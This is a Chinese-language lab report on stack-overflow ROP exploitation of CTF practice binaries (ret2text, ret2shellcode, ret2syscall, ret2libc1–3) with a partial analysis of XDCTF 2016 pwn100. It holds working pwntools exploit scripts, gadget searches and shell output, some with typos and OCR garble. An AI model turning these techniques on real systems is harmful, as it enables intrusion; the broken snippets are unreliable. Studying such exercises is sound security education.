基于栈溢出的ROP利用

一、实验目的

- 1. 理解二进制程序ELF/PE的结构以及装入过程
- 2. 理解现代操作系统的虚拟内存空间
- 3. 理解二进制防护手段及防护目的

二、实验环境

操作系统: kali-linux-2023.3-vmware-amd64、Window10

工具: vmware、IDA

Github:

三、基础ROP复现

ret2text

首先查看ret2text文件的保护机制

```
1 checksec --file=ret2text
```

发现该程序仅仅开启了NX保护



然后使用IDA反编译该程序,得到如下代码,发现其调用了gets函数,存在缓冲区溢出漏洞

```
📳 Pseudocode-A 🗵 🔼 Hex View-1 🗵 🗚 Structures
   IDA View-A 🗵
 1 int __cdecl main(int argc, const char **argv, const char **envp)
 2 {
  char s; // [esp+1Ch] [ebp-64h]
 3
 4
 5
  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
   puts("There is something amazing here, do you know anything?");
   gets(&s);
 9
    printf("Maybe I will tell you next time !");
10
    return 0;
11 }
```

然后发现该程序中的secure函数中,调用了system函数,并传入了参数"/bin/sh",可通过其获取系统权限

```
1 void secure()
   2 {
   3
      unsigned int v0; // eax
      int input; // [esp+18h] [ebp-10h]
   4
   5
      int secretcode; // [esp+1Ch] [ebp-Ch]
   6
      v0 = time(0);
  8
      srand(v0);
  9
      secretcode = rand();
10
        _isoc99_scanf((const char *)&unk_8048760, &input);
      if ( input == secretcode )
11
        system("/bin/sh");
12
13|}
```

于是,ROP攻击的思路为:构造payload,填充至字符串s处,使得main函数的返回地址变为system("/bin/sh")的地址。这样,当main函数返回时会直接跳转执行该语句。

这里使用gdb调试ret2text程序,来确定payload中所需的offset

- 1. gdb调试程序
- 2. 使用gdb-peda生成200个字符,一次性传入程序,程序会发生溢出
- 3. 程序溢出时查看EIP的值,看其被什么字符串覆盖了
- 4. 在生成的200个字符中查找该字符串的位置, 便可以得到offset的值

1 gdb ret2text

```
—(kali⊛kali)-[~/Desktop/rop]
└$ gdb ret2text
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ret2text...
```

1 pattern create 200

运行程序,传入生成的字符串,查看EIP的值为"AA8A"

```
Starting program: /home/kali/Desktop/rop/ret2text
[Thread debugging using libthread, db enabled]
Using host libthread, db libthr
```

查看"AA8A"在原字符串的什么位置

```
1 pattern offset AA8A
```

发现其在原字符串中offset为112, 故payload中offset也为112

```
gdb-peda$ pattern offset AA8A
AA8A found at offset: 112
```

再在IDA中差看secure函数,发现其先传入"/bin/sh"参数(地址: 0804863A),再调用system函数(地址: 08048641),故将main函数的返回地址覆盖为0804863A

```
.text:0804860F
                                       [esp], eax
                               mov
                                                     ; seed
                                       _srand
 .text:08048612
                               call
l.text:08048617
                                       rand
                               call
.text:0804861C
                                      [ebp+secretcode], eax
                               mov
.text:0804861F
                                      eax, [ebp+input]
                               lea
.text:08048622
                                       [esp+4], eax
                               mov
                                     dword ptr [esp], offset unk_8048760
.text:08048626
                               mov
                                       ___isoc99_scanf
.text:0804862D
                               call
l.text:08048632
                               mov
                                       eax, [ebp+input]
 .text:08048635
                                       eax, [ebp+secretcode]
                               cmp
  text:08048638
                                       short locret 8048646
                               jnz
.text:0804863A
                                     dword ptr [esp], offset command ; "/bin/sh"
                               mov
.text:08048641
                               call
                                       _system
```

接下来构造payload, 实现ROP攻击

```
from pwn import *
sh = process("./rete2text")
target = 0x804863a
payload = b'A'*112 + p32(target)
sh.sendling(payload)
sh.intereactive()
```

成功进入到shell

```
(kali® kali)-[~/Desktop/rop]
$ python ret2text_exp.py
[+] Starting local process './ret2text': pid 32965
[*] Switching to interactive mode
There is something amazing here, do you know anything?
Maybe I will tell you next time !$ ls
peda-session-ret2text.txt ret2shellcode_exp.py ret2text
ret2shellcode ret2syscall ret2text_exp.py
ret2shellcode_exp_2.py ret2syscall_exp.py
```

ret2shellcode

首先查看该程序, 发现几乎没有开启任何防护

```
1 checksec --file=ret2shellcode

-- (kali@kali)-[~/Desktop/rop]

RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE

Partial RELRO No condry Yound NX disabled No PIE No RPATH NO RUNPATH 79 Symbols to 0 3 ret2shellco
```

然后用IDA反编译查看程序代码,发现使用了gets函数,存在缓冲区溢出漏洞

```
1 int      cdecl main(int argc, const char **argv, const char **envp)
  2 {
  3
     char s; // [esp+1Ch] [ebp-64h]
  4
  5
   setvbuf(stdout, 0, 2, 0);
  6
     setvbuf(stdin, 0, 1, 0);
     puts("No system for you this time !!!");
 8 gets(&s)
 9
     strncpy(buf2, &s, 0x64u);
10
   printf("bye bye ~");
11
     return 0;
12}
```

同时发现一个没有在函数中声明的变量buf2,猜测其为全局变量,查看发现其在bss段

```
.bss:0804A064 ; __do_global_dtors_aux+141w
.bss:0804A065 align 20h
.bss:0804A080 public buf2
.bss:0804A080 buf2 dw ? ; DATA MREF: main+7B1o
.bss:0804A082 db ? :
```

调试程序,查看这一个 bss 段是否可执行(这里得到的结果与CTF-wiki上不一致,暂未搞清原因)

```
Start
                      Perm
0×08048000 0×08049000 r-xp
                                 /home/kali/Desktop/rop/ret2shellcode
                                 /home/kali/Desktop/rop/ret2shellcode
0×08049000 0×0804a000 r--p
0×0804a000 0×0804b000 rw-p
                                 /home/kali/Desktop/rop/ret2shellcode
0×t/c00000 0×t/c22000 r--p
                                /usr/lib32/libc.so.6
0×f7c22000 0×f7d9b000 r-xp
                                 /usr/lib32/libc.so.6
0×f7d9b000 0×f7e1c000 r--p
                                /usr/lib32/libc.so.6
0×f7e1c000 0×f7e1e000 r--p
                                /usr/lib32/libc.so.6
0×f7e1e000 0×f7e1f000 rw-p
                                /usr/lib32/libc.so.6
0×f7e1f000 0×f7e29000 rw-p
                                mapped
0×f7fc2000 0×f7fc4000 rw-p
                                mapped
0×f7fc4000 0×f7fc8000 r--p
                                [vvar]
0×f7fc8000 0×f7fca000 r-xp
                                [vdso]
0×f7fca000 0×f7fcb000 r--p
                                /usr/lib32/ld-linux.so.2
0×f7fcb000 0×f7fed000 r-xp
                                /usr/lib32/ld-linux.so.2
0×f7fed000 0×f7ffb000 r--p
                                /usr/lib32/ld-linux.so.2
0×f7ffb000 0×f7ffd000 r--p
                                /usr/lib32/ld-linux.so.2
0×f7ffd000 0×f7ffe000 rw-p
                                /usr/lib32/ld-linux.so.2
```

ROP攻击思路为,构造payload,包含三部分: shellcode、垃圾数据和buf2的地址,利用s将main函数的返回地址覆盖为buf2的地址,而buf2中存放了shellcode,这样main函数返回时,就会去buf2处执行shellcode(其中计算payload中shllcode+垃圾数据的offset与上一题采取相同方法)

```
from pwn import *

sh = process('./ret2shellcode')
shellcode = asm(shellcraft.sh())
buf2_addr = 0x804a080

sh.sendline(shellcode.ljust(112, 'A') + p32(buf2_addr))
sh.interactive()
```

成功进入到shell

```
(kali⊗ kali)-[~/Desktop/rop]
$ python ret2shellcode_exp_2.py
[+] Starting local process './ret2shellcode': pid 88867
[*] Switching to interactive mode
No system for you this time !!!
bye bye ~[*] Got EOF while reading in interactive
```

ret2syscall

首先查看该程序, 发现开启了NX保护



然后使用IDA反编译,查看程序代码,发现其调用了gets函数,存在缓冲区溢出漏洞

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
 2|{
 3
    int v4; // [esp+1Ch] [ebp-64h]
 4
 5
   setvbuf(stdout, 0, 2, 0);
 6
  setvbuf(stdin, 0, 1, 0);
 7
    puts("This time, no system() and NO SHELLCODE!!!");
8
   _puts("What do you plan to do?");
    gets(&v4);
9
10
    return 0;
11|}
```

使用ROPgedget搜索,发现有"/bin/sh",并且找到了其位置

```
(kali® kali)-[~/Desktop/rop]
$ ROPgadget --binary ret2syscall --string '/bin/sh'
Strings information

0×080be408 : /bin/sh
```

接下来尝试利用系统调用

Linux 在x86上的系统调用通过 int 80h 中断实现,用系统调用号来区分入口函数。操作系统实现系统调用的基本过程是:

- 1. 应用程序调用库函数 (API);
- 2. API 将系统调用号存入 EAX, 然后通过中断调用使系统进入内核态;
- 3. 内核中的中断处理函数根据系统调用号,调用对应的内核函数(系统调用);
- 4. 系统调用完成相应功能, 将返回值存入 EAX, 返回到中断处理函数;
- 5. 中断处理函数返回到 API 中;
- 6. API将 EAX 返回给应用程序。

应用程序调用系统调用的过程是:

- 1. 把系统调用的编号存入 EAX;
- 2. 把函数参数存入其它通用寄存器(ebx,ecx,edx等等);
- 3. 触发 0x80 号中断 (int 0x80)。

把对应获取 shell 的系统调用的参数放到对应的寄存器中,那么执行 int 0x80 就可执行对应的系统调用,这里采用如下系统调用

```
1 | execve("/bin/sh",NULL,NULL)
```

在32位系统中,execve的系统调用号为11,即0xb;然后我们还要给这个系统调用传参,要传递的参数分别为"/bin/sh",NULL,NULL,传递参数是通过寄存器ebx,ecx,edx寄存器的值实现的,因此,我们要想实现execve("/bin/sh",NULL,NULL),需要满足:

- eax 应该为 0xb (execve的系统调用号)
- ebx 应该指向 /bin/sh 的地址
- ecx 应该为 0
- edx 应该为 0

由于找出一段连续的代码同时控制上述寄存器时很难的,所以需要一段一段控制。接下来使用 ROPgadget来寻找gadgets

寻找控制eax的gadgets

```
1 | ROPgadget --binary ret2syscall --only 'pop|ret' | grep eax
```

```
(kali@ kali)-[~/Desktop/rop]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep eax
0×0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0×080bb196 : pop eax ; ret
0×0807217a : pop eax ; ret 0×80e
0×0804f704 : pop eax ; ret 3
0×0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

选择其中的"pop eax; ret",因为其只对eax起作用且没有返回任何值

寻找控制ebx的gadgets

```
1 | ROPgadget --binary ret2syscall --only 'pop|ret' | grep ebx
```

```
-(kali⊕kali)-[~/Desktop/rop]
    -$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep ebx
 0\times0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret 0\times0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret 0\times0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
 0×0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
 0×080be23f : pop ebx ; pop edi ; ret
0×0806eb69 : pop ebx ; pop edx ; ret
 0×0806eb69 : pop ebx ; pop edx ; ret
0×08092258 : pop ebx ; pop esi ; pop ebp ; ret
0×0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0×080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0×10
0×08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0×14
0×08070d73 : pop ebx : pop esi : pop edi : pop ebp : ret 0×c
0×08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0>
0×08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0×08048913 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0×08049a19 : pop ebx ; pop esi ; pop edi ; ret
0×08049a94 : pop ebx ; pop esi ; ret
0×080481c9 : pop ebx ; ret
0×080d7d3c : pop ebx ; ret
0×08090c87
 0×08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0×c
 x ; ret
 0×0806eb91 : pop ecx ; pop eb
 0×0806336b : pop edi ; pop esi ; pop ebx
                                                                       ebx ; ret
ebx ; ret
 0×0806eb90 : pop edx ; pop ecx ; pop
 0×0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
 0×0806eb68 : pop esi ; pop ebx ; pop edx ; ret
 0\times0805c820 : pop esi ; pop ebx ; ret 0\times08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 0×08050256 : pop esp ; pop eh
 0×0807b6ed : pop ss ; pop •
                                                        ; ret
```

选择其中的"pop edx; pop ecx; pop ebx; ret", 因为其刚好控制了所需的剩下三个寄存器

再找到int 0x80的地址

```
(kali® kali)-[~/Desktop/rop]
$ ROPgadget --binary ret2syscall --only 'int'
Gadgets information

0×08049421 : int 0×80
Unique gadgets found: 1
```

```
1  from pwn import *
2
3  sh = process('./ret2syscall')
4  pop_eax_ret = 0x080bb196
5  pop_edx_ecx_ebx_ret = 0x0806eb90
6  int_0x80 = 0x08049421
7  binsh = 0x80be408
8  payload = b'A' * 112 + p32(pop_eax_ret) + p32(0xb) + p32(pop_edx_ecx_ebx_ret) + p32(0) + p32(binsh) + p32(int_0x80)
9  sh.sendline(payload)
10  sh.interactive()
```

成功进入shell

ret2libc1

首先查看文件保护机制,发现其仅开启了NX保护



使用IDA反编译,查看程序源码,发现其调用了gets函数,存在缓冲区溢出漏洞

```
int __cdecl main(int argc, const char **argv, const char **envp)

{
    char s; // [esp+1Ch] [ebp-64h]

    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("RET2LIBC >_<");
    gets(&s);
    return 0;

10 }</pre>
```

然后发现secure函数中,调用了system函数,但是参数不是"/bin/sh"

```
1 void secure()
 2 {
    unsigned int v0; // eax
 3
 4
    int input; // [esp+18h] [ebp-10h]
 5
    int secretcode; // [esp+1Ch] [ebp-Ch]
 6
 7
    v0 = time(0);
 8
    srand(v0);
9
    secretcode = rand();
10
     _isoc99_scanf("%d", &input);
    if ( input == secretcode )
11
      system("shell!?");
12
13 }
```

在IDA中查看system的在plt表中的位置为0x08048460

```
.plt:0804845B
                              jmp
 .plt:08048460
 .plt:08048460 ; ========= S U B R O U T I N E ==========
 .plt:08048460
 .plt:08048460 ; Attributes: thunk
 .plt:08048460
 .plt:08048460 ; int system(const char *command)
 .plt:08048460 _system
                            proc near
                                                     ; CODE XREF: secure+44↓p
 .plt:08048460
 .plt:08048460 command
                             = dword ptr 4
 .plt:08048460
.plt:08048460
                                      ds:off 804A018
                              jmp
 .plt:08048460 _system
                              endp
 .plt:08048460
 .plt:08048466 ; -
```

使用ROPgadgets发现程序中存在"/bin/sh"

```
(kali@kali)-[~/Desktop/rop]
$ ROPgadget --binary ret2libc1 --string '/bin/sh'
Strings information

0×08048720 : /bin/sh
```

在IDA中查看,位置是相同的

攻击思路:

- 1. 找到system函数的plt表项
- 2. 找到字符串"/bin/sh"的位置
- 3. 构造payload使得main函数的返回地址为system的地址,同时将字符串"/bin/sh"的地址作为system的参数

这里垃圾数据的长度同样为112, 'bbbb'作为system的返回地址, 代码如下

```
#!/usr/bin/env python
2
    from pwn import *
3
    sh = process('./ret2libc1')
4
5
6 binsh_addr = 0x8048720
7
    system_plt = 0x08048460
    payload = flat(['a' * 112, system_plt, 'b' * 4, binsh_addr])
8
9
    sh.sendline(payload)
10
11 | sh.interactive()
```

成功进入到shell

ret2libc2

查看ret2libc2程序的保护机制,发现其只开启了NX保护

```
| Comparison | Co
```

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3
   char s; // [esp+1Ch] [ebp-64h]
4
5
   setvbuf(stdout, 0, 2, 0);
   setvbuf(_bss_start, 0, 1, 0);
7
    puts("Something surprise here, but I don't think it will work.");
8
    printf("What do you think ?");
9
   gets(&s);
10
    return 0;
11|}
```

查看secure函数,发现其调用了system函数

```
1 void secure()
 2 {
 3
    unsigned int v0; // eax
    int input; // [esp+18h] [ebp-10h]
 4
 5
    int secretcode; // [esp+1Ch] [ebp-Ch]
 6
 7
    v0 = time(0);
8
    srand(v0);
9
    secretcode = rand();
    __isoc99_scanf((const char *)&unk_8048760, &input);
10
11
      system("no_shell_QQ");
12
13 }
```

查找system函数的plt表项,位置为0x08048490

```
.plt:08048486
                            push
                                   18h
.plt:0804848B
                                   sub 8048440
                            jmp
.plt:08048490
.plt:08048490 ; ======== S U B R O U T I N E =============================
.plt:08048490
.plt:08048490 ; Attributes: thunk
.plt:08048490
.plt:08048490 ; int system(const char *command)
plt:08048490 _system
                                                  ; CODE XREF: secure+44↓p
                           proc near
plt:08048490
plt:08048490 command
                          = dword ptr 4
.plt:08048490
.plt:08048490
                                   ds:off 804A01C
                           jmp
endp
.plt:08048490
n1++000/0/06
```

使用ROPgadget查找,发现该程序中不存在"/bin/sh"字符串

```
(kali® kali)-[~/Desktop/rop]
$ ROPgadget --binary ret2libc2 --string '/bin/sh'
Strings information
```

程序的bss段存在变量buf2

```
.bss:0804A040
.bss:0804A040 ; Segment type: Uninitialized
.bss:0804A040 ; Segment permissions: Read/Write
.bss:0804A040 ; Segment alignment '32byte' can not be represented in assembly
segment para public 'BSS' use32
.bss:0804A040
                           assume cs:_bss
                           ;org 804A040h
.bss:0804A040
.bss:0804A040
                          assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0804A040
                          public __bss_start
.bss:0804A040 ; FILE *_bss_start
.bss:0804A040 <u>__bss_start</u> dd ?
                                                  ; DATA XREF: LOAD:080482B810
.bss:0804A040
                                                  ; deregister_tm_clones+5↑o .
                                                  ; Alternative name is '__TMC_END__'
.bss:0804A040
.bss:0804A040
                                                  ; stdin@@GLIBC_2.0
.bss:0804A040
                                                  ; _edata
.bss:0804A040
                                                  ; Copy of shared data
.bss:0804A044
                           align 20h
                           public stdout@@GLIBC_2_0
.bss:0804A060
.bss:0804A060 ; FILE *stdout
                                                  ; DATA XREF: LOAD:080482981o
bss:0804A060 stdout@@GLIBC_2_0 dd ?
                                                  ; main+9↑r
.bss:0804A060
.bss:0804A060
                                                 ; Alternative name is 'stdout'
                                                 ; Copy of shared data
.bss:0804A060
.bss:0804A064 completed_6591 db ?
                                                 ; DATA XREF: __do_global_dtors_aux1r
                                                  ; __do_global_dtors_aux+14↑w
.bss:0804A064
.bss:0804A065
                           align 20h
.bss:0804A080
                           public buf2
.bss:0804A080 ; char buf2[100]
                                                              ١
.bss:0804A080 buf2
                           db 64h dup(?)
.bss:0804A080 _bss
                           ends
.bss:0804A080
```

gets函数的plt表项位置在0x08048460

```
.plt:08048460
.plt:08048460 ; ======= S U B R O U T I N E =================
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; char *gets(char *s)
                                                   ; CODE XREF: main+72↓p
.plt:08048460 <u>gets</u>
                            proc near
.plt:08048460
                           = dword ptr 4
.plt:08048460 s
.plt:08048460
                            jmp
.plt:08048460
                                     ds:off 804A010
.plt:08048460 <u>gets</u>
                             endp
.plt:08048460
```

ROP攻击思路:

- 1. 找到system函数的plt表项
- 2. 构造字符串"/bin/sh"
- 3. 调用gets函数输入该字符串
- 4. 将该字符串存在buf2中
- 5. 将buf2作为system的参数

```
##!/usr/bin/env python
 2
    from pwn import*
 3
    r=process('./ret2libc2')
4
 5
 6
    system_addr=0x08048490
 7
    gets_addr=0x08048460
8
    buf2_addr=0x0804A080
9
10
    payload=flat([112*'A',gets_addr,system_addr,buf2_addr,buf2_addr])
11
12
13
    r.sendline(payload)
    r.sendline('/bin/sh')
14
    r.interactive()
15
```

成功进入shell

```
(kali)=|~/besktop/rop|

$ python ret2libc2_exp.py

[*] Starting local process ./ret2libc2': pid 2488
//home/kali/Desktop/rop/ret2libc2_exp.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes payload=flat([112*'A',gets_addr,system_addr,buf2_addr,buf2_addr])
//home/kali/Desktop/rop/ret2libc2_exp.py:14: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes r.sendline('/bin/sh')

[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think? Is core ret2libc2 ret2syscall
peda-session-ret2shellcode.txt ret2libc2_exp.py ret2syscall_exp.py
peda-session-ret2text.txt ret2libc3 ret2text
pwn100 ret2shellcode ret2text_exp.py
ret2libc1 ret2shellcode_exp_2.py
ret2libc1_exp.py ret2shellcode_exp.py
```

ret2libc3

首先查看程序的保护机制



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s; // [esp+1Ch] [ebp-64h]

    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 1, 0);
    puts("No surprise anymore, system disappeard QQ.");
    printf("Can you find it !?");
    gets(&s);
    return 0;
}
```

查看其他函数,未发现有调用system。此时需要采取其他方法获取system的地址,这里通过使用LibcSearcher工具来获取

安装LibcSearcher工具

```
git clone https://github.com/lieanu/LibcSearcher.git
cd LibcSearcher
python setup.py develop
```

ROP攻击

```
1 from pwn import *
 2
 3
   sh = process('ret2libc3')
 5 start_addr = 0x080484D0
    put_plt = 0x08048460
 6
 7
    libc_main_addr = 0x0804a024
 8
9
10
    payload = 112 * 'a' + p32(put_plt) + p32(start_addr) + p32(libc_main_addr)
11
12
    sh.recv()
    sh.sendline(payload)
13
14
   libc_real_addr = u32(sh.recv(4))
15
16
    print "real_addr is:" + hex(libc_real_addr)
17
18
19
    sh.recv()
20
    addr_base = libc_real_addr - 0x018540
21
22
23
    system\_addr = addr\_base + 0x03a940
24
    string\_addr = addr\_base + 0x15902b
25
    print "system addr is:" + hex(system_addr)
26
27
    print "string_addr is:" + hex(string_addr)
28
    payload = 112 * 'a' + p32(system_addr) + "aaaa" + p32(string_addr)
29
30
    sh.sendline(payload)
31
32
33
    sh.interactive()
```

```
(kali® kali)-[~/Desktop/rop]
$ python ret2libc3_exp.py
[!] Could not find executable 'ret2libc3' in $PATH, using './ret2libc3' instead
[+] Starting local process './ret2libc3': pid 89615
real_addr is:0×206f4e0a
system addr is:0×2071720a
string_addr is:0×208358f5
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

四、ROP题目选做

2016 XDCTF pwn100

程序解析

1. 首先使用checksec查看文件保护机制,发现程序仅开启了NX保护机制



2. 然后查看文件属性,发现是64位文件

C(kali@kali)-[~/Desktop/rop]


t file meni0

3. 执行文件, 查看其功能

file pwn100

- 1 | ./pwn100
 - 4. 然后发现,程序一直接受输入,直到超过一定长度,会输出"bye~",然后提示"segmentation fault"

5. 接下来将程序放入IDA中进行静态分析



6. 先查看main函数, 其调用了sub_40068E()函数

```
1__int64 __fastcall main(__int64 a1, char **a2, char **a3)
2{
3    setbuf(stdin, OLL);
4    setbuf(stdout, OLL);
5    sub_40068E();
6    return OLL;
7}
```

7. 然后查看sub_40068E()函数,发现先是其调用了sub_40063D()函数,并且传入了参数v1和200,然后返回了puts函数,输出了刚才运行程序时出现的字符串"bye~"

```
1 int sub_40068E()
2 {
3    char v1; // [rsp+0h] [rbp-40h]
4    sub_40063D((__int64)&v1, 200);
6    return puts("bye~");
7 }
```

8. 再查看sub_40063D()函数,其接收了两个参数,a1对应sub_40068E()函数传入的v1,a2对应 sub_40068E()函数传入的200。接着程序中有一个for循环,其结束条件是i的值大于等于200,在结束之前一直从标准输入中读取一个字符到i+a1的所指向的内存位置。所以其功能是,从标准输入中读取200字节,然后赋值给a1所指向的内存地址。

```
int64 fastcall sub 40063D( int64 a1, signed int a2)
 2 {
 3
    int64 result; // rax
    signed int i; // [rsp+1Ch] [rbp-4h]
4
 5
 6
   for (i = 0; ++i)
 7
     result = (unsigned int)i;
8
9
     if (i >= a2)
10
        break;
      read(0, (void *)(i + a1), 1uLL);
11
12
13
    return result;
14}
```

程序功能总结

通过上述对程序的解析过程,我们可以知道程序的功能为,**通过sub_40063D()函数从标准输入中拷贝了200个字符到sub_40068E()的v1变量中。**

程序漏洞分析

首先没有在程序中发现有如gets函数这样直接存在缓冲区溢出漏洞的函数调用,同时也没有发现存在 system()系统调用

R R R R R					T T T	
R R R R					-	
R R R R				:	-	:
R R R	•		•	•	-	:
R R R	•		:	:	-	
R R	•	•		-	T	
R		٠				-
	٠			•		
	•			В		
R				В		
R						
					-	
				В	-	
					T	
	•		٠	-		٠
	•	٠	٠	-		٠
	-	٠	•	-		•
R	-		•	-	T	•
	R R R	R . R . R . R . R . R . R . R . R . R .	R R R R R R R R R R R R	R	R B R B R B R B R R R R	R B . R B . R B . T T R T R T R T R T

查看程序是否存在"/bin/sh"字符串

```
1 ROPgadget --binary pwn100 --string '/bin/sh'
```

未发现有类似字符串的存在

```
(kali@kali)-[~/Desktop/rop]
$ ROPgadget --binary pwn100 --string '/bin/sh'
Strings information
```

查看变量v1的大小,发现其大小为40字节,但是会有200字节的输入,故此处存在溢出漏洞

```
000000000000000 ; D/A/* : change type (data/ascii/array)
00000000000000040 ; N
                        : rename
00000000000000040 ; U
                        : undefine
-000000000000000000000 ; Two special fields " r" and " s" represent return address and saved reg
-000000000000000040 ;
-000000000000000040
                              db?
-00000000000000040 var 40
                              db ? ; undefined
-0000000000000003F
0000000000000003E
                              db ? ; undefined
                              db ? ; undefined
-0000000000000003C
                              db ? ; undefined
                              db ? ; undefined
-00000000000000003B
                              db ? ; undefined
- Δερορορορορορορο
-000000000000000039
                              db ? : undefined
                              db ? ; undefined
-00000000000000038
-00000000000000037
                              db ? ; undefined
                              db ? ; undefined
-000000000000000036
-00000000000000035
                              db ? ; undefined
00000000000000034
                              db ? ; undefined
-00000000000000033
                              db ? ; undefined
                              db ? ; undefined
-000000000000000032
                              db ? ; undefined
-000000000000000031
-00000000000000030
                              db ? ; undefined
                              db ? ; undefined
-00000000000000002F
-00000000000000002E
                              db ? ; undefined
-00000000000000002D
                              db ? ; undefined
db ? ; undefined
0000000000000002B
                              db ? ; undefined
-0000000000000002A
                              db ? ; undefined
                              db ? ; undefined
-000000000000000029
                              db ? ; undefined
-000000000000000028
-000000000000000027
                              db ? ; undefined
-000000000000000026
                               db ? ; undefined
SP+000000000000000000
                                                                                 >
```

综合上述对程序漏洞的分析,我们可以得出其为ret2libc类型的ROP漏洞,故攻击思路如下:

- 1. 利用程序中调用到的puts函数泄露libc中system函数的地址: 这里使用到了DynELF
- 2. 将"/bin/sh"字符串写入内存中
- 3. 然后执行system("/bin/sh")

ROP攻击

首先找到一个用于传递地址的片段

```
(kali® kali)-[~/Desktop/rop]
$ ROPgadget --binary pwn100 --only 'pop|ret' | grep 'rdi'
0×0000000000400763 : pop rdi ; ret
```

再找到一个可以写"/bin/sh"的地址,选0x00601000

```
        Start
        End
        Perm
        Name

        0×00400000
        0×00401000
        r-xp
        /home/kali/Desktop/rop/pwn100

        0×00600000
        0×00601000
        r--p
        /home/kali/Desktop/rop/pwn100

        0×00601000
        0×00602000
        rw-p
        /home/kali/Desktop/rop/pwn100
```

同时发现0x601050和0x601058处存放了被main函数用到的stdin stdout, 故将上述地址改为0x601060

```
.bss:00000000000601050 <u>bss</u>
                                        segment par
.bss:0000000000601050
                                        assume cs:_
.bss:0000000000601050
                                        ;org 601050
.bss:0000000000601050
                                        assume es:n
                                        public stdc
.bss:0000000000601050
.bss:0000000000601050 ; //ILE
.bss:00000000000601050 stdout
                                        dq?
.bss:0000000000601050
.bss:0000000000601050
                                        public stdi
.bss:0000000000601058
.bss:0000000000601058
.bss:00000000000601058 Stdin
                                        dq?
.bss:0000000000601058
.bss:0000000000601058
```

64位程序传参需要用到寄存器

.text:0000000000400756 loc_400756:			; CODE XRE
.text:0000000000400756	add	rsp, 8	
.text:000000000040075A	<mark>pop</mark>	rbx	
.text:000000000040075B	<mark>pop</mark>	rbp	
.text:000000000040075C	<mark>pop</mark>	r12	
.text:000000000040075E	<mark>pop</mark>	r13	
.text:0000000000400760	<mark>pop</mark>	r14	
.text:0000000000400762	<mark>pop</mark>	r15	
.text:0000000000400764	retn		
.text:00000000000400764 ; } // start	s at 400700	9	

.text:00000000000400740 loc_400740:		; CODE	XR
text:0000000000400740	mov	rdx, r13	
text:0000000000400743	mov	rsi, r14	
text:0000000000400746	mov	edi, r15d	
text:0000000000400749	call	qword ptr [r12+rbx*8]	
text:000000000040074D	add	rbx, 1	
text:0000000000400751	cmp	rbx, rbp	
text:0000000000400754	jnz	short loc_400740	

.text:0000000000400756

找到程序的start地址: 0x400550

£	ction name	Segment	Start	Length	Locals	Arguments	R	F	L	S	В	Т	=
f	_init_proc	.init	00000000004004C8	0000001A	80000000	00000000	R			٠.			
	sub_4004F0	.plt	00000000004004F0	0000000C			R						
	_puts	.plt	0000000000400500	00000006			R					T	
	_setbuf	.plt	0000000000400510	00000006			R					T	
$\frac{f}{f}$	_read	.plt	0000000000400520	00000006			R					T	
	libc_start_main	.plt	0000000000400530	00000006			R					T	
f	gmon_start	.plt	0000000000400540	00000006			R						
	start	.text	0000000000400550	0000002A									
	sub_400580	.text	00000000000400580	00000029	80000000	00000000	R				В		
	sub_4005B0	.text	00000000004005B0	00000039	80000000	00000000	R				В		
	sub_4005F0	.text	00000000004005F0	0000001C	00000000	00000000	R						
	sub_400610	.text	0000000000400610	0000002D			R						
	sub_40063D	.text	000000000040063D	00000051	00000028	00000000	R				В		
	sub_40068E	.text	000000000040068E	0000002A	00000048	00000000	R				В		
	nain	.text	00000000004006B8	00000048	00000018	00000000	R				В	T	
	init	.text	0000000000400700	00000065	00000038	00000000	R					T	
	fini	.text	0000000000400770	00000002	00000000	00000000	R					T	
	_term_proc	.fini	0000000000400774	00000009	80000000	00000000	R						
